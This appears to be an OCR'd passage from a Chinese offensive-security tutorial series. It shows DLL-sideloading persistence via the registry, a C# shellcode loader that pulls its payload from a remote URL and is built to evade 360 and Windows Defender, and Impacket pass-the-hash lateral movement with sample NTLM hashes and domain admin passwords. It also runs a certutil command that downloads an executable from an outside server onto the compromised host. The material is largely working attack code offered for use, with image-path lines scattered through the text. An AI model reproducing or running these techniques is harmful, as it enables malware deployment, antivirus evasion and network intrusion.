    lRet = RegSetValueEx(hKey, "Arvin", 0, REG_SZ, (BYTE*)pFileName, dwRet);
    //    lRet = RegSetValueEx(hKey, "shuizhun", 0, REG_SZ, (BYTE *)path, dwRet)
        //关闭注册表
    RegCloseKey(hKey);
    if (lRet != ERROR_SUCCESS)

    {
    }
```

```
}
WinExec(path, SW_SHOWMAXIMIZED);
}
```

Wn7下需要做一下设置改成MTd

配置(C): 活动(Release) 平台(P): 活动(Win32) 配置管理器(O)

- 配置属性
  - 常规
  - 高级
  - 调试
  - VC++ 目录
  - C/C++
    - 常规
    - 优化
    - 预处理器
    - 代码生成
    - 语言
    - 预编译头
    - 输出文件
    - 浏览信息
    - 高级
    - 所有选项
    - 命令行
  - 链接器
  - 清单工具
  - XML 文档生成器
  - 浏览信息
  - 生成事件
  - 自定义生成步骤

启用字符串池	
启用最小重新生成	否 (/Gm-)
启用 C++ 异常	是 (/EHsc)
较小类型检查	否
基本运行时检查	默认值
运行库	**多线程调试 (/MTd)**
结构成员对齐	默认设置
安全检查	启用安全检查 (/GS)
控制流防护	
启用函数级链接	**是 (/Gy)**
启用并行代码生成	
启用增强指令集	未设置
浮点模型	精度 (/fp:precise)
启用浮点异常	
创建可热修补映像	
Spectre 缓解	已禁用


启用字符串池
允许编译器在执行过程中，在程序映像和内存中创建相同字符串的单个只读副本，从而生成较小的程序一种称为字符串池的优化)。/O1、/O2 和 /ZI 自动设置 /GF 选项。

确定 取消 应用


编译生成的文件DLL名字改成Arvin.DLL(这里是刚刚添加导入函数的DLL名称)



把我们的已经免杀过的木马和Arvin.dll到刚刚提取的天融信的文件夹中！ 全程无提示上线成功！



我把软件名字改成了英文，因为中文会出问题在注册表，导致不启动了啊！！！于是我换个名字改成英文



使用c#实现简单的分离免杀

如今许多杀毒软件都会对内存进行扫描，如发现存在明显的shellcode特征，则会被杀毒软件拦截。那么我们可以尝试使用白+黑的方式绕过杀软，即shellcode_loader+shellcode的方式执行shellcode。

0x01：简单的shellcode加载

```
using System;
using System.Runtime.InteropServices;
namespace TCPMeterpreterProcess
{
    class Program
    {
        static void Main(string[] args)
        {
            // native function's compiled code
            // generated with metasploit
            byte[] shellcode = new byte[] {
 };
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
// prepare data
IntPtr pinfo = IntPtr.Zero;
// execute native code
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xFFFFFFFF);
}
        private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
        private static extern bool VirtualFree(IntPtr lpAddress,
UInt32 dwSize, UInt32 dwFreeType);
[DllImport("kernel32")]
        private static extern IntPtr CreateThread(
UInt32 lpThreadAttributes,
UInt32 dwStackSize,
UInt32 lpStartAddress,
IntPtr param,
UInt32 dwCreationFlags,
ref UInt32 lpThreadId
);
[DllImport("kernel32")]
        private static extern bool CloseHandle(IntPtr handle);
[DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(
IntPtr hHandle,
UInt32 dwMilliseconds
);
[DllImport("kernel32")]
```

```
        private static extern IntPtr GetModuleHandle(
string moduleName
);
[DllImport("kernel32")]
        private static extern UInt32 GetProcAddress(
IntPtr hModule,
string procName
);
[DllImport("kernel32")]
        private static extern UInt32 LoadLibrary(
string lpFileName
);
[DllImport("kernel32")]
        private static extern UInt32 GetLastError();
}
}
```

上面是一个简单的执行shellcode的demo，由于shellcode特征太明显，但是碰上杀软肯定会被查杀。因此我们需要对shellcode做一点处理。

0x02：shellcode处理

标准的byte格式的shellcode太容易被识别，那么我们可以使用远程加载shellcode的方式，避免主程序（exe文件）被杀毒软件查杀，我们要保证主程序是一个干净的、无害的程序，只作为一个加载器。

获取远程文件内容：

```
public static string GetUrl(string u)
        {
            string url = u;
                                Uri uri = new Uri(url);
            WebRequest req = WebRequest.Create(uri);
            WebResponse resp = req.GetResponse();
            Stream stream = resp.GetResponseStream();
            StreamReader sr = new StreamReader(stream);
            string str = sr.ReadToEnd();

            return str;
        }
```

调用GetUrl并将string转成byte：

```
string line = GetUrl(file);

var inputByteArray = new byte[line.Length / 2];
for (var x = 0; x < inputByteArray.Length; x++)
{
    var i = Convert.ToInt32(line.Substring(x * 2, 2), 16);
    inputByteArray[x] = (byte)i;

}
byte[] shellcode = inputByteArray;
StringBuilder build = new StringBuilder();
foreach (byte b in shellcode)
{
build.Append(" 0x");
build.AppendFormat("{0:X2}", b);
}
```

通过以上处理，我们可以执行一个远程文件形如：fcaabbxx的shellcode文件，该文件去掉了shellcode的0x。在主程序中我们会将这些字符串再度转换成byte格式的0xfc，0xaa，0xbb。

0x03：混淆杀软

在做完shellcode处理后，还是不够，仍然需要扰乱杀毒软件查杀，让其不能识别出我们执行主程序的目的。下面简单实现一种bypass的姿势。

通过对比md5的方式执行shellcode：给主程序添加一个参数入口，如果evil.exe -k md5 -f aaa.exe就执行shellcode。意思是当输入的-k参数的值与aaa.exe的md5值一致的时候，那么执行shellcode。

获取md5值：

```
public static string GetMD5(string s)
        {
            string hash = "";
            try
            {

                FileStream file = new FileStream(s, FileMode.Open);
                MD5 md5 = new MD5CryptoServiceProvider();
                byte[] retval = md5.ComputeHash(file);
                file.Close();

                StringBuilder sc = new StringBuilder();
                for (int i = 0; i < retval.Length; i++)
                {
                    sc.Append(retval[i].ToString("x2"));

                }

                hash = sc.ToString();
                Console.WriteLine("文件MD5: {0}", sc);



            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
            }
            return hash;

        }
```

0x04：实现效果

360:

Windows defender:



192.168.169.159	Administrator *	BYPASSAV	3672	49s
192.168.169.179	defender	DESKTOP-74D7I8L	3896	6m
192.168.169.179	defender	DESKTOP-74D7I8L	4164	32m
192.168.169.179	defender	DESKTOP-74D7I8L	4784	32m
192.168.169.179	defender	DESKTOP-74D7I8L	4820	31s

0x05：小结与思考

像这种的简单的免杀处理过360、defender应该是没什么问题的，通过举一反三我们还可以通过隐写术将shellcode藏在图片里面，从图片里面提取shellcode处理然后执行。或者我们可以写一些加密算法，让远程传入shellcode文件不能被识别或者执行的时候解密执行不被杀软发现。

命令与控制 - C2研发

第十章 安全工具教学

Impacket套件之远程命令执行功能讲解

Impacket官方介绍为用于处理网络协议的Python类的集合，该集合包含了渗透测试中常见的工具种类，包括远程命令执行、信息收集、票据传递、凭据获取、中间人攻击测试等。该套件里的工具使用也是linux主机跳向windows主机的方式之一。

impacket官方仓库 https://github.com/SecureAuthCorp/impacket。

由于原工具为python脚本，在某些linux系统渗透测试环境不支持或某些渗透测试人员需要在windows上使用该套件内工具，为解决该通用性问题，已有人打包好相应的执行程序，仓库地址为 https://github.com/ropnop/impacket_static_binaries/releases/tag/0.9.19-binaries

本篇文章主要讲解Impacket套件内远程命令执行工具在实际工作中的使用，其中包含全交互式工具(通常适用于内网环境下或socks代理环境下)、半交互式工具(通常适用于webshell环境下)。应用环境如下。

1. 已有权限主机(包含webshell)不可出外网。

1. 已获取到一些NTLM哈希字符串，但解不出明文密码，无法通过ipc、rpd等登陆目标主机。

1. 已有权限主机可以出网，但出于某些原因需要在socks代理或端口转发的环境下进行内网渗透测试。

Impacket套件里远程命令执行工具均支持密码、NTLM、票据认证，本文将会讲到密码和NTLM的使用方式，票据认证使用方式会在后续Impacket票据工具使用中详细讲解。

以下测试环境为

已有权限主机：192.168.3.144 (win2012)

目标主机：192.168.3.76 (win8.1)

测试反弹、下载外网vps ip: 10x.xx.xx.x7

已掌握情况为:当前已获取部分ntlm哈希、密码，并尝试内网横向扩展。

已获取域管账号密码：rootkit/administrator admin!@#45


192.168.3.76系统密码为：Win2008，NTLM hash为DF92E298362E3E180EC0EE7226AFB825

0x01 smbexe

smbexe为全交互式工具，所以不可用于webshell环境，可用于rdp等有交互环境登录使用或socks代理环境下使用。

此处测试环境独立于本篇文章测试环境，仅为说明，本篇文章内Impacket工具使用认证的账号rid必须为500，从winows 2008开始(包括2008)，rid不为500的用户，windows都不允许远程连接(包括net use、at、winrm等)，所以如果想对目标机远程执行命令，必须使用目标机rid 500的账号(通常为administrator)或域管账号。

通过查看wrw账号，发现该用户处于administrators组



如下图 执行以下两条操作，可发现使用管理组账号wrw进行smbexec.py远程执行命令操作会提示权限不足。

```
python smbexec.py ./administrator:Win2008@192.168.229.157
```

```
python smbexec.py ./wrw:Win2008@192.168.229.157
```

```
root@kali:~/Desktop/tools/impacket/examples# python smbexec.py ./administrator:Win2008@192.168.229.157
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>[-]
root@kali:~/Desktop/tools/impacket/examples# python smbexec.py ./wrw:Win2008@192.168.229.157
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

以下内容继续在测试环境测试

在socks网络环境下(图中所示socks工具为proxifier)，使用NTLM hash认证对远程主机192.168.3.76执行命令，smbexec产生一个伪交互的cmd shell

```
smbexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825
./administrator@192.168.3.76
```

```
E:\exchange\public\impacket-win>smbexec.exe -hashes :DF92E298362E3E180EC0EE7226AFB825 ./administrator@192.168.3.76
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 以太网 2:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::1829:a7ab:2e1:ce38%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.229.187
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.229.2

以太网适配器 Bluetooth 网络连接:


   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.76
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1



隧道适配器 isatap.{0CA37801-C78C-44E8-A3AF-C9DC0264D48B}:

   连接特定的 DNS 后缀 . . . . . . . :
```





在socks网络环境下(图中所示socks工具为proxifier)，使用域管账号NTLM hash认证对远程主机192.168.3.76执行命令，smbexec产生一个伪交互的cmd shell

```
smbexec.exe -hashes :518b98ad4178a53695dc997aa02d455c
rootkit/administrator@192.168.3.76
```

在socks网络环境下(图中所示socks工具为proxifier)，使用域管账号密码认证对远程主机192.168.3.76执行命令，smbexec产生一个伪交互的cmd shell

```
smbexec.exe rootkit/administrator:admin!@#45@192.168.3.76
```

在socks网络环境下(图中所示socks工具为proxifier)，使用local主机密码认证对远程主机192.168.3.76执行命令，smbexec产生一个伪交互的cmd shell

```
smbexec.exe ./administrator:Win2008@192.168.3.76
```

```
E:\exchange\public\impacket-win>smbexec.exe  ./administrator:Win2008@192.168.3.76
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP 配置

以太网适配器 以太网 2:


   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::1829:a7ab:2e1:ce38%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.229.187
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.229.2

以太网适配器 Bluetooth 网络连接:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.76
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1
```



在交互shell下，下载可执行程序(msf、cs等任意文件)

```
certutil -urlcache -split -f http://10x.xx.xx.x7:8080/lib8.exe
```

```
以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . :
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.76
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1

隧道适配器 isatap.{0CA37301-C73C-44E8-A3AF-C9DC0264D48B}:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::5efe:192.168.3.76%4
   默认网关. . . . . . . . . . . . . :


隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>certutil -urlcache -split -f http://103.    217:8080/lib8.exe
****  联机  ****
CertUtil: -URLCache 失败: 0x80072efd (INet: 12029 ERROR_INTERNET_CANNOT_CONNECT)
CertUtil: 无法与服务器建立连接

C:\Windows\system32>certutil -urlcache -split -f http://103.    217:8080/lib8.exe
****  联机  ****
  000000  ...
  01ca00
CertUtil: -URLCache 命令成功完成。
```



关于certutil使用请查看gitbook文章 http://book.ah-strategy.online/Contents/Chapter-10/Penetrate-15.html

1.12.15.1. Metasploit系列教程第十五季——certutil一句话下载payload补充

0x02 atexec


atexec是通过windows计划任务执行远程命令，atexec是一个半交互的工具，即参数中添加需要在远程主机执行的命令，工具执行后即返回命令结果，适用于webshell下，也适用于其他网络环境。

某些情况下，当获取到webshell之后，发现该主机不可出外网，且无法创建内网代理，只能通过webshell进行内网渗透测试，

如下图，在蚁剑客户端运行atexec，在远程机器上执行任意命令

